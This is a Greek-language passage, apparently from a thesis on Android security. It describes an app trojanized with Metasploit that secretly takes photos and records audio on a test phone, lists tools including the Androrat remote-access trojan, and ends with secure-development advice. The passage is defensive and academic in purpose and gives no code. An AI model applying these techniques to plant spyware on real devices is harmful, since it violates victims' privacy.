

**Εικόνα 6.44: Στιγμιότυπο της κονσόλας του «Metasploit Framework» έπειτα από την εκτέλεση των εντολών «webcam_snap» & «recdord_mic» για την λήψη φωτογραφίας και καταγραφή ήχου μέσω της κάμερας & του μικροφώνου του κινητού αντίστοιχα.**




**Εικόνα 6.45: Στιγμιότυπο από την διαδικασία εγκατάστασης της εφαρμογής (snapchatv.apk).**



**Εικόνα 6.46: Στιγμιότυπο από την διαδικασία εγκατάστασης της εφαρμογής (snapchatv.apk – οθόνη αποδοχής αδειών πρόσβασης).**




**Εικόνα 6.47: Φωτογραφία από την οπίσθια κάμερα της συσκευής που απεικονίζει την επιφάνεια εργασίας του υπολογιστή έπειτα από απομακρυσμένη εκτέλεση της εντολής «webcam_snap».**

Παρατηρώντας την παραπάνω φωτογραφία διαπιστώνουμε ότι έχουμε πλέον την δυνατότητα να ελέγχουμε απομακρυσμένα και χωρίς καμία γνώση του χρήστη ευαίσθητα λειτουργίες της συσκευής όπως π.χ. την λήψη φωτογραφιών, καταγραφή συνομιλιών μέσω του μικροφώνου, ανάγνωση / διαγραφή μηνυμάτων «SMS» κ.α. (πλήρης κατάλογος των διαθέσιμων εντολών εμφανίζεται με την χρήση της βοήθειας). Να σημειωθεί επίσης ότι κατά την εγκατάσταση της εφαρμογής είχαμε εγκατεστημένο στην συσκευή το αντιικό πρόγραμμα AVG το οποίο εκτός των προειδοποιήσεων που αφορούσαν την ίδια την εφαρμογή δεν μας ενημέρωσε για την παρουσία του κώδικα του Metasploit Framework στο πρόγραμμα. Τέλος θα πρέπει να αναφέρουμε ότι προκειμένου να εγκαταστήσουμε την εφαρμογή στην συσκευή έπρεπε να αλλάξουμε την ρύθμιση προκειμένου να επιτρέψουμε την εγκατάσταση εφαρμογών εκτός του Play Store.

# 7. Σύνοψη - Συμπεράσματα – Αναφορές

## 7.1. Σύνοψη

Στόχος αυτής της διπλωματικής εργασίας ήταν να περιγράψει την δομή, τον τρόπο λειτουργίας, τους μηχανισμούς ασφαλείας, τις πιο σημαντικές απειλές σύμφωνα με τον οργανισμό «OWASP» για το 2014, τους τρόπους στατικής και δυναμικής ανάλυσης όπως αυτοί παρουσιάζονται από τον εν λόγω οργανισμό και τέλος τεχνικές παρείσδυσης με σκοπό την παράκαμψη των μηχανισμών ασφαλείας.

Στο 2ο κεφάλαιο περιγράψαμε τα κύρια χαρακτηριστικά του λειτουργικού συστήματος «Android» καθώς και την εξέλιξη του μέχρι σήμερα. Στην συνέχεια (3ο κεφάλαιο) αναφερθήκαμε στους μηχανισμούς μέσω των οποίων διασφαλίζεται η ασφάλεια και η ιδιωτικότητα και πιο συγκεκριμένα τις διαδικασίες ασφάλειας του πυρήνα, των εφαρμογών και των δια-διεργασιακών επικοινωνιών. Ιδιαίτερη αναφορά έγινε στην υλοποίηση επιμέρους συστημάτων με στόχο την ασφάλεια όπως οι διαδέτες (Binders), υπηρεσίες, μηνύματα πρόθεσης (Intents – Intent Filters) και πάροχων περιεχομένου. Στο 4ο κεφάλαιο αναφερθήκαμε στις πιο σημαντικές αδυναμίες σύμφωνα με τον οργανισμό «OWASP» για το έτος 2014 ενώ στο κεφάλαιο 5 περιγράψαμε τεχνικές στατικής (μηχανισμοί αυθεντικοποίησης, διαχείριση συνόδων, αποθήκευση δεδομένων κ.α.) και δυναμικής ανάλυσης.

Στο 6ο κεφάλαιο αρχικά παρουσιάσαμε τρόπους με τους οποίους μπορεί κάποιος να εκμεταλλευτεί αδυναμίες στην υλοποίηση εφαρμογών για το λειτουργικό σύστημα «Android» όπως αυτές περιγράφονται στην εφαρμογή «Isecurebankv2» που έχει δημιουργηθεί για τον σκοπό αυτό. Στην συνέχεια χρησιμοποιώντας το πλαίσιο λογισμικού «Smartphone Pentesting Framework» της Georgia Weidman επικεντρωθήκαμε στην αυτοματοποιημένη διαδικασία ενσωμάτωσης κώδικα σε μια νομότυπη εφαρμογή τρίτων προκειμένου να εκτελέσουμε εντολές σε μια συσκευή χωρίς την όποια συναίνεση / διαμεσολάβηση του χρήστη. Τέλος υλοποιήσαμε την παραπάνω διαδικασία χρησιμοποιώντας το πλαίσιο λογισμικού «Metasploit Framework» και προγραμματιστικές μεθόδους. Από την επιτυχή εκτέλεση των παραπάνω συμπεράναμε ότι είναι δυνατή η εκμετάλλευση των αδυναμιών που υπάρχουν στο εν λόγω λειτουργικό σύστημα ιδιαίτερα στις περιπτώσεις όπου κάποιος λειτουργεί το κινητό του τηλέφωνο με αυξημένα προνόμια ή / και επιλέγει να κάνει λήψη εφαρμογών εκτός των επίσημων ιστοθέσεων των εταιρειών (π.χ. «Play Store» της Google «Amazon Play Store» κλπ). Σε κάθε περίπτωση η γνώση των ορθών πρακτικών ασφαλείας (π.χ. έλεγχος του «hash» του αρχείου «APK» της εφαρμογής) και ο έλεγχος των δικαιωμάτων που αιτούνται οι εφαρμογές βοηθούν την αποφυγή των όποιων δυσάρεστων εκπλήξεων από την παρείσδυση κακόβουλου λογισμικού στην συσκευή μας (π.χ. αποκλεισμός πρόσβασης στα δεδομένα μας - «Ransomware»).

## 7.2. Προβλήματα σχετικά με την ασφάλεια και την ιδιωτικότητα στο λειτουργικό σύστημα Android


Καθώς οι εφαρμογές για κινητά κερδίζουν συνεχώς δημοτικότητα η ανάγκη για την προστασία της ιδιωτικότητας και της ασφάλειας των χρηστών έχει γίνει πιο επιτακτική από ποτέ. Οι «έξυπνες» συσκευές κινητής τηλεφωνίας χρησιμοποιούνται ολοένα και περισσότερο στην ζωή μας για την αποθήκευση προσωπικών και ευαίσθητων πληροφοριών πολύ πιο συχνά από ότι οι επιτραπέζιοι και φορητοί υπολογιστές. Αυτό έχει ως συνέπεια την εμφάνιση κακόβουλων εφαρμογών που σκοπό έχουν όχι μόνο την υποκλοπή των παραπάνω αλλά και την πρόκληση οικονομικών απωλειών στον χρήστη μέσω της αποστολής μηνυμάτων κειμένου και κλήσεων για τις οποίες υφίστανται ειδικές χρεώσεις. Παράλληλα η εκθετική αύξηση του αριθμού των διαθέσιμων εφαρμογών για Android θέτει

δυσκολίες στον αποτελεσματικό έλεγχο τους μέσω π.χ. του ηλεκτρονικού καταστήματος της Google έτσι ώστε να διαπιστωθεί εάν είναι κακόβουλες ή όχι. Ως αποτέλεσμα των παραπάνω οι χρήστες καλούνται να κρίνουν από μόνοι τους ποια εφαρμογή είναι ασφαλής προκειμένου να την χρησιμοποιήσουν. Η δυνατότητα που προσφέρεται στον χρήστη από το λειτουργικό σύστημα μέσω μιας απλής ρύθμισης, να εγκαθιστά εφαρμογές από άγνωστες πηγές συμπεριλαμβανομένων πειρατικών ή εφαρμογών απαγορευμένων στο επίσημο ηλεκτρονικό κατάστημα της Google οδηγεί σε περαιτέρω έκθεση σε κίνδυνο των ιδιωτικών δεδομένων των χρηστών.

Μαζικές αποκαλύψεις που αφορούσαν παρακολουθήσεις πολιτών και ήρθαν στο φως της δημοσιότητας τον Σεπτέμβριο του 2013 από Αμερικάνικες και Βρετανικές μυστικές υπηρεσίες (NSA & GCHO αντίστοιχα). Οι παραπάνω είχαν την δυνατότητα πρόσβασης σε προσωπικά δεδομένα χρηστών όπως μηνύματα κειμένου (SMS) & ηλεκτρονικού ταχυδρομείου, γεωχωρικά δεδομένα, σημειώσεις κ.α. σε όλες τις γνωστές πλατφόρμες λογισμικού για συσκευές κινητής τηλεφωνίας όπως «Blackberry», «IPhone» & «Android» χωρίς την πρότερη γνώση του χρήστη. Τον Ιανουάριο του 2014 αποκαλύφθηκε η δυνατότητα των παραπάνω υπηρεσιών να υποκλέπτουν προσωπικές πληροφορίες μέσω των υπηρεσιών / εφαρμογών κοινωνικής δικτύωσης (π.χ. Facebook) και άλλων δημοφιλών παιχνιδιών (π.χ. «Angry Birds») τα οποία συλλέγουν προσωπικά δεδομένα για διαφημιστικούς λόγους [19]. Αποκαλύψεις ακόμα μια εκτεταμένη προσπάθεια για υποκλοπή των αναζητήσεων οι οποίες γίνονταν από πλατφόρμες κινητών τηλεφώνων στην υπηρεσία «Google Maps» έγιναν επίσης γνωστές για την ίδια περίοδο.

Ο συνδυασμός του μεγάλου πλήθους των διαθέσιμων εφαρμογών, της ύπαρξης πολλών ανεπίσημων εκπονητών λογισμικού, των υφισταμένων ευπαθειών του λειτουργικού συστήματος Android και των εφαρμογών, ενθαρρύνουν περαιτέρω τους προγραμματιστές που αναπτύσσουν κακόβουλο λογισμικό γεγονός που οδηγεί σε βλάβη της φήμης της αγοράς και των νομότυπων εκπονητών λογισμικού. Μέσω του κακόβουλου λογισμικού μπορεί κάποιος να ελέγξει απομακρυσμένα μια συσκευή, να υποκλέψει προσωπικά δεδομένα, να χρεώσει υπερβολικά τον χρήστη κάνοντας χρήση των υπηρεσιών κινητής τηλεφωνίας, να μεταφέρει χρηματικά ποσά από τους τραπεζικούς λογαριασμούς του θύματος και να μετατρέψει το κινητό τηλέφωνο σε «Botnet zombie»[122]. Παραδείγματα για το πώς μπορούν να υλοποιηθούν κάποια από τα παραπάνω παρουσιάστηκαν στο 6$^{ο}$ κεφάλαιο της διπλωματικής.

Λαμβάνοντας υπόψιν όλα όσα στα οποία αναφερθήκαμε είναι ασφαλές να πούμε ότι οι τεχνολογίες που αφορούν τα «έξυπνα» κινητά τηλέφωνα, και ειδικότερα αυτές που αφορούν το λειτουργικό σύστημα «Android» εξελίσσονται με ταχύτατους ρυθμούς με αποτέλεσμα να μην υπάρχει αρκετός χρόνος από τους προγραμματιστές / εταιρείες ανάπτυξης εφαρμογών να προσαρμοστούν σε αυτές υιοθετώντας & εφαρμόζοντας τες με ασφαλή τρόπο. Επιπροσθέτως οι περισσότεροι χρήστες των συσκευών αυτών δεν είναι ενημερωμένοι αναφορικά με τις σωστές πρακτικές ασφαλείας που οφείλουν και πρέπει να ακολουθούν. Τέλος και σε αντίθεση με το λειτουργικό σύστημα «IOS» οι ενημερώσεις ασφαλείας δεν εφαρμόζονται ταυτόχρονα από όλες τις εταιρείες σε όλες τις συσκευές γεγονός που αυξάνει ακόμα περισσότερο το ρίσκο από την χρήση των συσκευών αυτών. Η εταιρεία Google προσπαθεί για τον περιορισμό και την μετρίαση των συνεπειών των κενών ασφαλείας που εμφανίζονται μέσω συνεχών αναβαθμίσεων και ενημερώσεων του λειτουργικού συστήματος κάτι που θα πρέπει όμως να υιοθετείται άμεσα και από τους υπόλοιπους κατασκευαστές συσκευών.




**Εικόνα 7.1: Είδος ευπαθειών ανά έτος για το λειτουργικό σύστημα Android [147]**

## 7.3. Διαθέσιμα προγράμματα δοκιμών παρείσδυσης / ανάλυσης εφαρμογών

Εκτός των τεχνικών και των προγραμμάτων / πλαισίων λογισμικού στα οποία αναφερθήκαμε στο προηγούμενο κεφάλαιο υπάρχουν πολλά ακόμα στα οποία δεν αναφερθήκαμε / αναλύσαμε και χρησιμοποιούνται τόσο για την υλοποίηση τεχνικών παρείσδυσης όσο και για την στατική / δυναμική ανάλυση εφαρμογών του λειτουργικού συστήματος Android. Παρακάτω θα αναφέρουμε τα βασικά χαρακτηριστικά μερικών από αυτά:

- Androrat : Είναι εφαρμογή απομακρυσμένης διαχείρισης (Android + RAT – Remote Access Tool) και είναι υλοποιημένη σε java (πρόγραμμα – πελάτης) και Swing (Java)[123] για τον εξυπηρετητή. Είναι διαθέσιμο στην ιστοθέση https://github.com/DesignativeDave/ androrat και υποστηρίζει λειτουργίες όπως :

- Αντιγραφή των επαφών του χρήστη.
- Αντιγραφή των αρχείων καταγραφής κλήσεων.
- Αντιγραφή μηνυμάτων.
- Πρόσβαση στην συσκευή GPS.
- Παρακολούθηση των εισερχομένων μηνυμάτων σε πραγματικό χρόνο.
- Παρακολούθηση της κατάστασης της συσκευής σχετικά με τις εισερχόμενες, εξερχόμενες & αναπάντητες τηλεφωνικές κλήσεις.
- Πρόσβαση στην φωτογραφική μηχανή (λήψη φωτογραφιών).
- Καταγραφή συνομιλιών μέσω μικροφώνου του τηλεφώνου.
- Αποστολή γραπτών μηνυμάτων.
- Πραγματοποίηση κλήσεων.
- Πλοήγηση σε ιστοθέση μέσω του προεπιλεγμένου φυλλομετρητή ιστού.
- Μετάβαση του τηλεφώνου σε κατάσταση δόνησης.

- APKinspector: Εργαλείο υλοποιημένο σε γλώσσα προγραμματισμού Python (https://github.com/honeynet/apkinspector/) με γραφική διεπαφή για την ανάλυση εφαρμογών Android. Μέσω της γραφικής διεπαφής δίνεται η δυνατότητα για οπτικοποίηση της δομής των δομοστοιχείων της εφαρμογής προς ανάλυση βοηθώντας τους αναλυτές που εφαρμόζουν μεθόδους ανάστροφης μηχανίκευσης. Πιο συγκεκριμένα επιτρέπει την ανάλυση των παρακάτω :
  - Διαγράμματα κλήσεων.
  - Στατική ανάλυση.
  - Ανάλυση αδειών χρήσης της εφαρμογής.
  - Κώδικα Dalvik.
  - Κώδικα Smali.
  - Κώδικα Java.
  - Πληροφορίες για το αρχείο APK.
- Apkstudio: Ανήκει στην κατηγορία «IDE - Intergrated Development Environment» αποτελεί δηλαδή ένα ολοκληρωμένο περιβάλλον ανάπτυξης ανεξαρτήτου πλατφόρμας και χρησιμοποιείται και αυτό για εφαρμογή τεχνικών ανάστροφης μηχανίκευσης, απομεταγλώττισης, διόρθωσης και επαναμεταγλώττισης αρχεία εφαρμογών Android μέσω γραφικής διεπαφής. Υποστηρίζει την λειτουργεία «επισήμανση σύνταξης» για τον κώδικα «smali».Περισσότερα σχετικά με το εν λόγω είναι διαθέσιμα στην ιστοθέση https://github.com/vaibhavpandeyvpz/apkstudio.
- Droidbox: Εργαλείο για την δυναμική ανάλυση των εφαρμογών Android (https://github.com/pjlantz/droidbox). Έπειτα από την ανάλυση παράγει αναφορά η οποία περιέχει:
  - Τις τιμές κατατεμαχισμού των αρχείων υπό εξέταση.
  - Τα εισερχόμενα / εξερχόμενα δεδομένα δικτύου.
  - Τις όποιες λειτουργίες ανάγνωσης / εγγραφής αρχείων.
  - Τις υπηρεσίες και τις κλάσεις μέσω του DexClassLoader[124].
  - Πληροφορίες που έχουν διαρρεύσει μέσω του δικτύου, αρχεία και μηνύματα κειμένου.
  - Παράκαμψη αδειών χρήσης.
  - Λειτουργίες που αφορούν την χρήση κρυπτογραφικών μεθόδων μέσω της διεπαφής προγράμματος εφαρμογής του λειτουργικού συστήματος Android[125].

  - Λίστα με τους παρόχους περιεχομένου.
  - Απεσταλμένα μηνύματα κειμένου και το αρχείο καταγραφής κλήσεων.
- Mobile-Security-Framework (MobSF): Υλοποιεί τεχνικές στατικής και δυναμικής ανάλυσης μέσω τεχνικών ανάστροφης μηχανίκευσης, αποδικωποίησης και εξέτασης του πηγαίου κώδικα (https://github.com/ajinabraham/Mobile-Security-Framework-MobSF):
  - Στατική ανάλυση:
    - Εντοπισμό μη ασφαλών αδειών χρήσης.
    - Παράκαμψη του μηχανισμού SSL.
    - Αδυναμίες στην υλοποίηση του μηχανισμού κρυπτογράφησης.
    - Ασαφή κώδικα.
    - Ενσωματωμένα κλειδιά μέσα στον κώδικα της εφαρμογής.
    - Ακατάλληλη χρήση επικίνδυνων διεπαφών προγραμμάτων εφαρμογών (APIs).
    - Διαρροή ευαίσθητων πληροφοριών.
    - Μη ασφαλή αποθήκευση δεδομένων.
  - Δυναμική ανάλυση:
    - Αυτοματοποιημένους ελέγχους κώδικα.
    - Καταγραφή δικτυακής κίνησης & ειδικότερα του πρωτοκόλλου HTTPS.
    - Δεδομένα της εφαρμογής.
    - Αρχεία καταγραφής συμβάντων.
    - Αναφορές λαθών.
    - Πληροφορίες κατά την διαδικασία αποσφαλμάτωσης.
    - Εντοπισμός ίχνους στοίβας.
    - Στοιχεία της εφαρμογής όπως αρχεία, προτιμήσεις και βάσεις δεδομένων.
- Android Vulnerability Test Suite: Εργαλείο που απευθύνεται στο τελικό χρήστη και σκοπό έχει την ενημέρωση του σχετικά με τον βαθμό έκθεσης της συσκευής σε υφιστάμενες ευπάθειες (https://github.com/nowsecure/android-vts).
- Appium: Εργαλείο για την αυτοματοποιημένη εξέταση εφαρμογών τόσο για λειτουργικό σύστημα IOS όσο και για το Android (http://appium.io/, https://github.com/appium/appium). Πρόκειται για ένα εξυπηρετητή ιστού ο οποίος εκτελεί εντολές σε συσκευές και λαμβάνει τα αποτελέσματα μέσω του πρωτοκόλλου HTTP. Το γεγονός ότι υιοθετεί την αρχιτεκτονική πελάτης / εξυπηρετητής δίνει πολλές δυνατότητες όπως την συγγραφή σεναρίων ελέγχου σε οποιαδήποτε γλώσσα προγραμματισμού, η οποία να υποστηρίζει το πρωτόκολλο HTTP, αν και είναι ευκολότερο να χρησιμοποιήσουμε τις βιβλιοθήκες που περιλαμβάνονται στο εργαλείο.
- Calabash for Android: Αυτοματοποιημένο εργαλείο ελέγχου εγγενών και υβριδικών εφαρμογών για Android που χρησιμοποιεί την γλώσσα προγραμματισμού Ruby [126]. Περισσότερες λεπτομέρειες και ο πηγαίος κώδικας βρίσκονται στην ιστοθέση https://github.com/calabash/calabash-android.
- Androrat: Εργαλείο υλοποιημένο στην γλώσσα προγραμματισμού Python για στατική ανάλυση των εφαρμογών Android. Ελέγχει υπηρεσίες, άδειες πρόσβασης, πιστοποιητικά, ενσωματωμένες διευθύνσεις ιστού, δραστηριότητες κ.α. Περισσότερες πληροφορίες και ο πηγαίος κώδικας του είναι διαθέσιμα στην ιστοθέση https://github.com/androguard/androguard.
- Bytecode-viewer: Εργαλείο υλοποιημένο με την γλώσσα προγραμματισμού Java (https://bytecodeviewer.com/, https://github.com/Konloch/bytecode-viewer) για

απομεταγλώττιση και επεξεργασία Smali, Dex και Java (Class) αρχείων. Για το σκοπό αυτό υπάρχουν χρησιμοποιούνται έτοιμα σενάρια / προγράμματα (π.χ. fernflower[127] κ.α.) ενώ υπάρχει και η δυνατότητα ενσωμάτωσης και εξατομικευμένων σεναρίων. Πιο συγκεκριμένα υποστηρίζει:

- Επαναμεταγλώττιση απομεταγλωττισμένων αρχείων Java.
- Απομεταγλώττιση αρχείων με την χρήση πέντε διαφορετικών προγραμμάτων (DJ-GUI/Core, Procyon, CFR, Fernflower & Krakatau).
- Εύκολη σύνταξη των αρχείων εφαρμογών (.APK) με την ενσωμάτωση του Smali/Backsmali.
- Έλεγχος για την ύπαρξη κακόβουλου κώδικα μέσω του πρόσθετου για το σκοπό αυτό.
- Εξαγωγή σε αρχεία .DEX, .Jar, .Class, .zip ή πηγαίου κώδικα Java.
- Εξαιρετικά παραμετροποιήσιμο (πάνω από 100 ρυθμίσεις).
- Λειτουργεί σε όλα τα γνωστά λειτουργικά συστήματα.

Στην ιστοθέση https://github.com/ashishb/android-security-awesome μπορούμε να εντοπίσουμε έναν πληρέστατο οδηγό με ακόμη περισσότερα εργαλεία σχετικά με την ασφάλεια, την δυναμική & την στατική ανάλυση εφαρμογών, εντοπισμού αδυναμιών, ανάστροφης μηχανίκευσης, εμφύτευσης τυχαίου κώδικα, δείγματα κακόβουλου κώδικα κ.α.

## 7.4. Βέλτιστες πρακτικές ασφαλείας για τους εκπονητές λογισμικού

Το λειτουργικό σύστημα Android ενσωματώνει χαρακτηριστικά η χρήση / ενσωμάτωση των οποίων μειώνει δραστικά την συχνότητα και την συνέπεια των πιθανών κενών ασφαλείας μίας εφαρμογής. Προτείνεται να χρησιμοποιούνται η προτερόθετες ρυθμίσεις του λειτουργικού συστήματος προκειμένου να αποφευχθούν τα όποια λάθη / παραλείψεις. Παρακάτω θα παραθέσουμε μερικές καλές πρακτικές που θα πρέπει να υιοθετούνται:

### 7.4.1. Κατά την αποθήκευση

Η πιο κοινή ανησυχία που αφορά μια εφαρμογή του λειτουργικού συστήματος Android είναι το κατά πόσο τα αποθηκευμένα δεδομένα μιας εφαρμογής είναι προσβάσιμα από κάποια άλλη:

Χρησιμοποιώντας τον εσωτερικό χώρο αποθήκευσης: Η προτερόθετη ρύθμιση για την αποθήκευση δεδομένων μιας εφαρμογής στον εσωτερικό χώρο αποθήκευσης είναι ότι αυτά είναι προσβάσιμα μόνο από την εφαρμογή. Προτείνεται να αποφεύγεται η χρήση των παραμέτρων «MODE_WORLD_WRITEABLE» και «MODE_WORLD_READABLE» (έχουν καταργηθεί από το επίπεδο διεπαφής προγραμματισμού εφαρμογής 17 και μετά) στην διεργασιακή επικοινωνία καθώς δεν παρέχουν την δυνατότητα περιορισμού της πρόσβασης των δεδομένων σε συγκεκριμένες εφαρμογές και δεν προσφέρουν κανένα έλεγχο στο μορφότυπο των δεδομένων. Προτείνεται η χρήση των παρόχων περιεχομένου οι οποίοι και προσφέρουν δυνατότητες στατικού αλλά και δυναμικού ελέγχου κατά την διαδικασία διαμοίρασης δεδομένων με άλλες εφαρμογές. Καλή πρακτική για πρόσθετη προστασία ευαίσθητων δεδομένων είναι η κρυπτογράφηση τους χρησιμοποιώντας κλειδί το οποίο δεν θα αποθηκεύεται από την εφαρμογή αλλά θα χρησιμοποιείται η κλάση του λειτουργικού συστήματος «keystore» και θα προστατεύεται επιπρόσθετα από κωδικό ο οποίος δεν πρέπει να είναι αποθηκευμένος στην συσκευή. Οι παραπάνω ενέργειες δεν κρίνονται επαρκείς στην περίπτωση όπου έχουμε αλλοίωση του πυρήνα του λειτουργικού συστήματος προσφέρουν όμως προστασία στην περίπτωση όπου έχουμε απώλεια της συσκευής και δεν είναι ενεργοποιημένη η επιλογή του λειτουργικού συστήματος για κρυπτογράφηση των αρχείων.

Χρησιμοποιώντας τον εξωτερικό χώρο αποθήκευσης: Αρχεία που δημιουργούνται / αποθηκεύονται σε εξωτερικούς χώρους αποθήκευσης (π.χ. κάρτα τύπου SD) είναι προσβάσιμα από παντού τόσο για ανάγνωση όσο και για τροποποίηση / εγγραφή. Καθώς η εξωτερική κάρτα

αποθήκευσης μπορεί να αφαιρεθεί προτείνεται η αποφυγή αποθήκευσης ευαίσθητων πληροφοριών εκεί. Κατά την διαδικασία εισαγωγής δεδομένων αποθηκευμένων από εξωτερικό μέσο αποθήκευσης θα πρέπει να διεξάγεται επικύρωση των δεδομένων προς εισαγωγή ενώ θα πρέπει να αποφεύγεται η αποθήκευση εκτελέσιμων αρχείων ή αρχείων τύπου class. Στην περίπτωση όπου η εφαρμογή καλεί / εκτελεί αρχεία από τον εξωτερικό χώρο αποθήκευσης προτείνεται αυτά να είναι ψηφιακά υπογεγραμμένα και να ελέγχεται η ακεραιότητα τους με την χρήση συναρτήσεων κατατεμαχισμού πριν από την εκτέλεση τους.

Χρήση των παρόχων περιεχομένου: Όπως αναφέρθηκε και παραπάνω οι χρήση τους επιτρέπει να περιορίσουμε την πρόσβαση στα δεδομένα που διαμοιράζουμε σε όποιες εφαρμογές επιθυμούμε. Στην περίπτωση όπου δεν πρόκειται να προχωρήσουμε σε διαμοιρασμό δεδομένων με άλλες εφαρμογές ορίζουμε την τιμή «`android:exported=false`» στο αρχείο manifest.xml της εφαρμογής. Κατά την πρόσβαση ενός παρόχου περιεχομένου προτείνεται η χρήση των μεθόδων «query()», «update()» και «delete()» προς αποφυγή πιθανών εμφυτεύσεων κώδικα SQL από αναξιόπιστες πηγές. Να σημειωθεί ότι η χρήση παραμετροποιήσιμων μεθόδων δεν είναι αρκετή στην περίπτωση όπου στην έκφραση της επιλογής υπεισέρχονται συναλυσωμένα δεδομένα χρήστη τα οποία έχουν προκύψει με παρόμοια μέθοδο. Προσοχή θα πρέπει να δίνεται εφαρμογές τρίτων έχουν άδεια εγγραφής / τροποποίησης των δεδομένων της εφαρμογής. Στην περίπτωση όπου η δομή ενός παρόχου περιεχομένου είναι προβλέψιμη η άδεια εγγραφής ουσιαστικά ισοδυναμεί με αυτή της εγγραφής / ανάγνωσης.

### 7.4.2. Άδειες πρόσβασης

